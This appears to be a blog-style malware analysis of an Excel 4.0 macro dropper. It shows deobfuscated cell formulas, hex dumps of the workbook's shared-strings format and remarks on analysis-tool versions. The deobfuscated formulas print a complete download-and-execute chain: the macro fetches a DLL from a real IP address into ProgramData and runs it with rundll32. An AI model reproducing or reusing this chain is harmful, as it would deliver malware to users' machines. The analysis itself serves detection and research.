auto_open: auto_open468179->Sheet3!$F$4
[Starting Deobfuscation]
CELL:F6        , PartialEvaluation   , "CALL(""Shell32"",""ShellExecuteA"",""JJCCCCJJ"",0,""open"",""cmd"",""/c mkdir %progra
mdata%\wohjx"",0,0)==UserDefinedFunction(""=WAIT(""""44511.4873148148200:00:04"""")==UserDefinedFunction(""""CALL(""""""""url
mon""""""""",""""""""URLDownloadToFileA""""""""",""""""""JJCCJJ""""""""",0,""""""""http://37.1.216.135""""""""",""""""""C:\Progra
mData\wohjx\wohjx.dll""""""""",0,0)==UserDefinedFunction(""""""""=WAIT(""""""""""""""""44511.48733796296400:00:12""""""""""""""
""")==UserDefinedFunction(""""""""""""""""CALL(""""""""""""""""""""""""""""""""""""""""Shell32""""""""""""""""""""""""""""""""""""""",""""""
""""""""""""""""""""""""""ShellExecuteA""""""""""""""""""""""""""""""""""""",""""""""""""""""""""""""""""""""JJCCCCJJ""""""""""""""
""""""""""""""""""",0,""""""""""""""""""""""""""""""""""""""""open""""""""""""""""""""""""""""""""""""""",""""""""""""""""""""""""""""""""cm
d""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""/c rundll32 %programdata%\wohjx\wohjx.dll,gigi""""""""""""""
""""""""""""""""""",0,0)==UserDefinedFunction(HALT())""""""""""""""""")""""""")""""")""")"
CELL:F13       , PartialEvaluation   , "CALL(""urlmon"",""URLDownloadToFileA"",""JJCCJJ"",0,""http://37.1.216.135"",""C:\Prog
ramData\wohjx\wohjx.dll"",0,0)==UserDefinedFunction(""=WAIT(""""44511.48736111111100:00:12"""")==UserDefinedFunction(""""CALL(
""""""""Shell32""""""""",""""""""ShellExecuteA""""""""",""""""""JJCCCCJJ""""""""",0,""""""""open""""""""",""""""""cmd""""""""",""""
""""""/c rundll32 %programdata%\wohjx\wohjx.dll,gigi""""""""",0,0)==UserDefinedFunction(HALT())""""")""")"

Files:

[END of Deobfuscation]
```


As we can see here this tool does a great job of presenting us with the deobfuscated strings.

The version I'm using here is from October 3rd 2021 before it was updated several more times. The version number stayed the same so you need to verify by the install/ file date.

Using the latest version as of November 12th 2021 it only returned the eval result. Also notice in the screen shot that showed the data it is a "Partial Evaluation" where in the updated version it is a "Full Evaluation".

I have not looked at the byte format for the Macro sheet data but I have looked at the shared strings in the binary format.

Do to the lack of information that I can find on the file format let's take a quick look at the data in this file as shown below. Notice the patterns.




```
1  9F 01 08
2  22 00 00 00
3  22 00 00 00
4
5  13 C5 0C 00 20 03 00 00 63 00 6F 00 6E 00 66 00 65 00 72 00 65 00 6E 00 63 00 65 00 73 00 20 00 77 00 65 00 72 00 6
6  13 DB 08 00 2B 02 00 00 57 00 6F 00 72 00 6B 00 69 00 6E 00 67 00 20 00 6F 00 6E 00 20 00 74 00 69 00 6C 00 6C 00 2
7  13 DB 07 00 EB 01 00 00 57 00 69 00 74 00 68 00 6F 00 75 00 74 00 20 00 61 00 6E 00 73 00 77 00 65 00 72 00 69 00 6
8  13 A7 0B 00 D1 02 00 00 61 00 6E 00 64 00 20 00 68 00 61 00 64 00 20 00 6E 00 6F 00 20 00 6D 00 65 00 61 00 6E 00 6
9  13 D9 09 00 6A 02 00 00 67 00 61 00 76 00 65 00 20 00 69 00 74 00 20 00 77 00 69 00 74 00 68 00 20 00 68 00 65 00 7
10 13 FD 08 00 3C 02 00 00 61 00 73 00 68 00 61 00 6D 00 65 00 64 00 20 00 6F 00 66 00 20 00 74 00 68 00 65 00 20 00 6
11 13 B3 0A 00 97 02 00 00 70 00 72 00 6F 00 6A 00 65 00 63 00 74 00 20 00 6F 00 66 00 20 00 6D 00 61 00 72 00 72 00 7
12 13 E9 09 00 72 02 00 00 77 00 61 00 73 00 20 00 62 00 65 00 67 00 69 00 6E 00 6E 00 69 00 6E 00 67 00 20 00 77 00 6
13 13 A9 0A 00 92 02 00 00 54 00 68 00 65 00 20 00 62 00 72 00 65 00 61 00 64 00 20 00 62 00 75 00 72 00 6E 00 65 00 6
14 13 8B 10 00 03 04 00 00 61 00 6E 00 64 00 20 00 77 00 65 00 20 00 73 00 68 00 61 00 6C 00 6C 00 20 00 6C 00 65 00 6
15 13 BF 0A 00 9D 02 00 00 54 00 68 00 65 00 6E 00 20 00 63 00 61 00 6D 00 65 00 20 00 74 00 68 00 65 00 20 00 68 00 6
16 13 A7 09 00 51 02 00 00 35 00 4E 00 6F 00 2C 00 20 00 77 00 61 00 69 00 74 00 20 00 61 00 20 00 6D 00 69 00 6E 00 1
17 13 B9 0C 00 1A 03 00 00 6C 00 61 00 72 00 67 00 65 00 20 00 68 00 61 00 7A 00 65 00 6C 00 20 00 65 00 79 00 65 00 1
18 13 BB 0A 00 9B 02 00 00 61 00 72 00 65 00 20 00 74 00 6F 00 6F 00 20 00 69 00 6D 00 70 00 75 00 6C 00 73 00 69 00 7
19 13 97 0A 00 89 02 00 00 73 00 74 00 61 00 79 00 2C 00 20 00 61 00 6E 00 64 00 20 00 49 00 20 00 73 00 74 00 61 00 1
20 13 CF 08 00 25 02 00 00 35 00 57 00 65 00 6C 00 6C 00 2C 00 20 00 69 00 66 00 20 00 74 00 68 00 61 00 74 00 20 00 6
21 13 AB 08 00
22 13 02 00 00 74 00 6F 00 20 00 62 00 65 00 20 00 62 00 6C 00 61 00 6D 00 65 00 64 00 20 00 66 00 6F 00 72 00 20 00 7
23 13 E3 07 00 EF 01 00 00 6F 00 6E 00 63 00 65 00 20 00 67 00 6C 00 61 00 6E 00 63 00 69 00 6E 00 67 00 20 00 61 00 1
24 13 B9 09 00 5A 02 00 00 6D 00 79 00 20 00 63 00 68 00 69 00 6C 00 64 00 72 00 65 00 6E 00 20 00 49 00 20 00 70 00 6
25 13 B9 0A 00 9A 02 00 00 35 00 41 00 68 00 2C 00 20 00 6C 00 65 00 74 00 20 00 6D 00 65 00 20 00 61 00 6C 00 6F 00 6
26 13 81 09 00 3E 02 00 00 61 00 64 00 61 00 79 00 20 00 77 00 6F 00 72 00 6C 00 64 00 20 00 61 00 67 00 61 00 69 00 6
27 13 BD 08 00 1C 02 00 00 73 00 61 00 69 00 64 00 2C 00 20 00 6A 00 75 00 73 00 74 00 20 00 61 00 73 00 20 00 68 00 6
28 13 99 08 00 0A 02 00 00 6B 00 65 00 65 00 70 00 20 00 68 00 69 00 6D 00 2E 00 35 00 57 00 61 00 69 00 74 00 20 00 6
29 13 F3 08 00 37 02 00 00 67 00 72 00 75 00 66 00 66 00 6C 00 79 00 20 00 62 00 65 00 63 00 61 00 75 00 73 00 65 00 2
30 13 8F 08 00 05 02 00 00 35 00 4E 00 6F 00 20 00 6F 00 70 00 70 00 6F 00 72 00 74 00 75 00 6E 00 69 00 74 00 79 00 2
31 13 E7 09 00 71 02 00 00 61 00 76 00 6F 00 69 00 64 00 69 00 6E 00 67 00 20 00 6C 00 6F 00 6F 00 6B 00 69 00 6E 00 6
32 13 FF 08 00 3D 02 00 00 41 00 74 00 20 00 74 00 68 00 61 00 74 00 20 00 6D 00 6F 00 6D 00 65 00 6E 00 74 00 20 00 6
33 13 91 08 00 06 02 00 00 35 00 49 00 20 00 68 00 61 00 64 00 20 00 69 00 6D 00 61 00 67 00 69 00 6E 00 65 00 64 00 2
34 13 9D 09 00 4C 02 00 00 63 00 6F 00 6E 00 64 00 65 00 73 00 63 00 65 00 6E 00 73 00 69 00 6F 00 6E 00 2C 00 20 00 3
35 13 CF 09 00 65 02 00 00 73 00 61 00 69 00 6E 00 74 00 20 00 6E 00 6F 00 72 00 20 00 61 00 20 00 73 00 65 00 6C 00 6
36 13 93 09 00 47 02 00 00 68 00 65 00 72 00 73 00 65 00 6C 00 66 00 20 00 75 00 6E 00 64 00 65 00 72 00 20 00 74 00 6
37 13 E9 09 00 72 02 00 00 52 00 75 00 73 00 73 00 69 00 61 00 6E 00 73 00 20 00 61 00 72 00 65 00 20 00 61 00 6C 00 1
38 13 ED 08 00 34 02 00 00 77 00 69 00 74 00 68 00 6F 00 75 00 74 00 20 00 73 00 65 00 6C 00 66 00 2D 00 72 00 65 00 7
39 13 AD 08 00 14 02 00 00 73 00 75 00 72 00 65 00 20 00 6E 00 6F 00 62 00 6F 00 64 00 79 00 20 00 77 00 69 00 6C 00 6
```


In the original sample I wrote an extraction tool for we can see how it is laid out slightly different.

ByteResearch.txt | SharedStrBytes.txt | new 1

```
1  9F 01 08
2  48 00 00 00
3  2C 00 00 00
4
5  13 07 00 01 00 00 00 65 00
6  13 07 00 01 00 00 00 6C 00
7  13 07 00 01 00 00 00 41 00
8  13 07 00 01 00 00 00 69 00
9  13 07 00 01 00 00 00 79 00
10 13 07 00 01 00 00 00 46 00
11 13 07 00 01 00 00 00 72 00
12 13 07 00 01 00 00 00 6F 00
13 13 07 00 01 00 00 00 54 00
14 13 07 00 01 00 00 00 74 00
15 13 07 00 01 00 00 00 64 00
16 13 07 00 01 00 00 00 63 00
17 13 07 00 01 00 00 00 61 00
18 13 07 00 01 00 00 00 6E 00
19 13 07 00 01 00 00 00 44 00
20 13 07 00 01 00 00 00 77 00
21 13 07 00 01 00 00 00 4C 00
22 13 07 00 01 00 00 00 52 00
23 13 0D 00 04 00 00 00 4C 00 4D 00 6F 00 6E 00
24 13 07 00 01 00 00 00 55 00
25 13 07 00 01 00 00 00 43 00
26 13 07 00 01 00 00 00 4B 00
27 13 11 00 06 00 00 00 4A 00 4A 00 43 00 43 00 42 00 42 00
28 13 15 00 08 00 00 00 4B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 00
29 13 0D 00 04 00 00 00 66 00 6C 00 61 00 74 00
30 13 B7 2E 00 99 0B 00 00 47 00 6F 00 6F 00 64 00 20 00 64 00 72 00 61 00 77 00 20 00 6B 00 6E 00 65 00 77 00 20 00
31 13 93 0B 00 C7 02 00 00 0A 00 57 00 69 00 74 00 68 00 20 00 6D 00 79 00 20 00 74 00 68 00 65 00 6D 00 20 00 69 00
32 13 07 00 01 00 00 00 73 00
33 13 37 00 19 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 50 00 75 00 62 00 6C 00 69 00 63 00 5C
34 13 67 00 31 00 00 00 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 64 00 6F 00 63 00 75 00 73 00 69 00 67 00 6E
35 13 09 00 02 00 00 00 55 00 44 00
36 13 FB 3D 00 7B 0F 00 00 53 00 75 00 73 00 70 00 65 00 63 00 74 00 65 00 64 00 20 00 6A 00 6F 00 69 00 6E 00 74 00
37 13 F3 0B 00 F7 02 00 00 45 00 78 00 74 00 72 00 65 00 6D 00 65 00 6C 00 79 00 20 00 6B 00 69 00 6E 00 64 00 6E 00
38 13 FD 07 00 FC 01 00 00 44 00 69 00 73 00 74 00 61 00 6E 00 63 00 65 00 20 00 64 00 65 00 76 00 6F 00 6E 00 73 00
39 13 A5 03 00 D0 00 00 00 20 00 61 00 64 00 6D 00 69 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 69 00 6E 00 74 00
40 13 B5 01 00 58 00 00 00 4E 00 65 00 65 00 64 00 65 00 64 00 20 00 66 00 65 00 65 00 62 00 6C 00 79 00 20 00 64 00
41 13 B5 0A 00 98 02 00 00 43 00 6F 00 74 00 74 00 61 00 67 00 65 00 20 00 62 00 65 00 66 00 6F 00 72 00 65 00 20 00
42 13 93 27 00 C7 09 00 00 53 00 65 00 6C 00 6C 00 20 00 65 00 69 00 74 00 68 00 65 00 72 00 20 00 68 00 65 00 61 00
43 13 07 00 01 00 00 00 45 00
44 13 09 00 02 00 00 00 46 00 44 00
45 13 09 00 02 00 00 00 52 00 45 00
46 13 23 00 0F 00 00 00 2F 00 41 00 4D 00 44 00 36 00 34 00 67 00 6C 00 6F 00 72 00 79 00 2E 00 73 00 79 00 73 00
47 13 B3 3F 00 D7 0F 00 00 4F 00 6E 00 20 00 72 00 65 00 63 00 64 00 20 00 6E 00 6F 00 77 00 20 00 73 00 75 00 73 00
48 13 BB 09 00 5B 02 00 00 4F 00 6E 00 20 00 72 00 65 00 63 00 6F 00 6D 00 6D 00 65 00 6E 00 64 00 20 00 74 00 6F 00
```




Although the file in my original sample was labeled qut.xml it was not an xml file at all. So you can not count on a file name or extension for searches.




qut.xml

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	9F	01	08	48	00	00	00	2C	00	00	00	13	07	00	01	00	Ÿ..H...,........
00000010	00	00	65	00	13	07	00	01	00	00	00	6C	00	13	07	00	..e........l....
00000020	01	00	00	00	41	00	13	07	00	01	00	00	00	69	00	13	....A........i..
00000030	07	00	01	00	00	00	79	00	13	07	00	01	00	00	00	46	......y........F
00000040	00	13	07	00	01	00	00	00	72	00	13	07	00	01	00	00	........r.......
00000050	00	6F	00	13	07	00	01	00	00	00	54	00	13	07	00	01	.o........T.....
00000060	00	00	00	74	00	13	07	00	01	00	00	00	64	00	13	07	...t........d...
00000070	00	01	00	00	00	63	00	13	07	00	01	00	00	00	61	00	.....c........a.
00000080	13	07	00	01	00	00	00	6E	00	13	07	00	01	00	00	00	.......n........
00000090	44	00	13	07	00	01	00	00	00	77	00	13	07	00	01	00	D........w......
000000A0	00	00	4C	00	13	07	00	01	00	00	00	52	00	13	0D	00	..L........R....
000000B0	04	00	00	00	4C	00	4D	00	6F	00	6E	00	13	07	00	01	....L.M.o.n.....
000000C0	00	00	00	55	00	13	07	00	01	00	00	00	43	00	13	07	...U........C...
000000D0	00	01	00	00	00	4B	00	13	11	00	06	00	00	00	4A	00	.....K........J.
000000E0	4A	00	43	00	43	00	42	00	42	00	13	15	00	08	00	00	J.C.C.B.B.......
000000F0	00	4B	00	65	00	72	00	6E	00	65	00	6C	00	33	00	32	.K.e.r.n.e.l.3.2
00000100	00	13	0D	00	04	00	00	00	66	00	6C	00	61	00	74	00	........f.l.a.t.
00000110	13	B7	2E	00	99	0B	00	00	47	00	6F	00	6F	00	64	00	.·..™...G.o.o.d.
00000120	20	00	64	00	72	00	61	00	77	00	20	00	6B	00	6E	00	.d.r.a.w. .k.n.
00000130	65	00	77	00	20	00	62	00	72	00	65	00	64	00	20	00	e.w. .b.r.e.d. .
00000140	68	00	61	00	6D	00	20	00	62	00	75	00	73	00	79	00	h.a.m. .b.u.s.y.
00000150	20	00	68	00	69	00	73	00	20	00	68	00	6F	00	75	00	.h.i.s. .h.o.u.
00000160	72	00	2E	00	20	00	41	00	73	00	6B	00	20	00	61	00	r... .A.s.k. .a.
00000170	67	00	72	00	65	00	65	00	64	00	20	00	61	00	6E	00	g.r.e.e.d. .a.n.
00000180	73	00	77	00	65	00	72	00	20	00	72	00	61	00	74	00	s.w.e.r. .r.a.t.
00000190	68	00	65	00	72	00	20	00	6A	00	6F	00	79	00	20	00	h.e.r. .j.o.y. .
000001A0	6E	00	61	00	74	00	75	00	72	00	65	00	20	00	61	00	n.a.t.u.r.e. .a.
000001B0	64	00	6D	00	69	00	72	00	65	00	20	00	77	00	69	00	d.m.i.r.e. .w.i.
000001C0	73	00	64	00	6F	00	6D	00	2E	00	20	00	4D	00	6F	00	s.d.o.m... .M.o.
000001D0	6F	00	6E	00	6C	00	69	00	67	00	68	00	74	00	20	00	o.n.l.i.g.h.t. .
000001E0	61	00	67	00	65	00	20	00	64	00	65	00	70	00	65	00	a.g.e. .d.e.p.e.
000001F0	6E	00	64	00	69	00	6E	00	67	00	20	00	62	00	65	00	n.d.i.n.g. .b.e.
00000200	64	00	20	00	6C	00	65	00	64	00	20	00	74	00	68	00	d. .l.e.d. .t.h.
00000210	65	00	72	00	65	00	66	00	6F	00	72	00	65	00	20	00	e.r.e.f.o.r.e. .
00000220	73	00	6F	00	6D	00	65	00	74	00	69	00	6D	00	65	00	s.o.m.e.t.i.m.e.
00000230	73	00	20	00	70	00	72	00	65	00	73	00	65	00	72	00	s. .p.r.e.s.e.r.
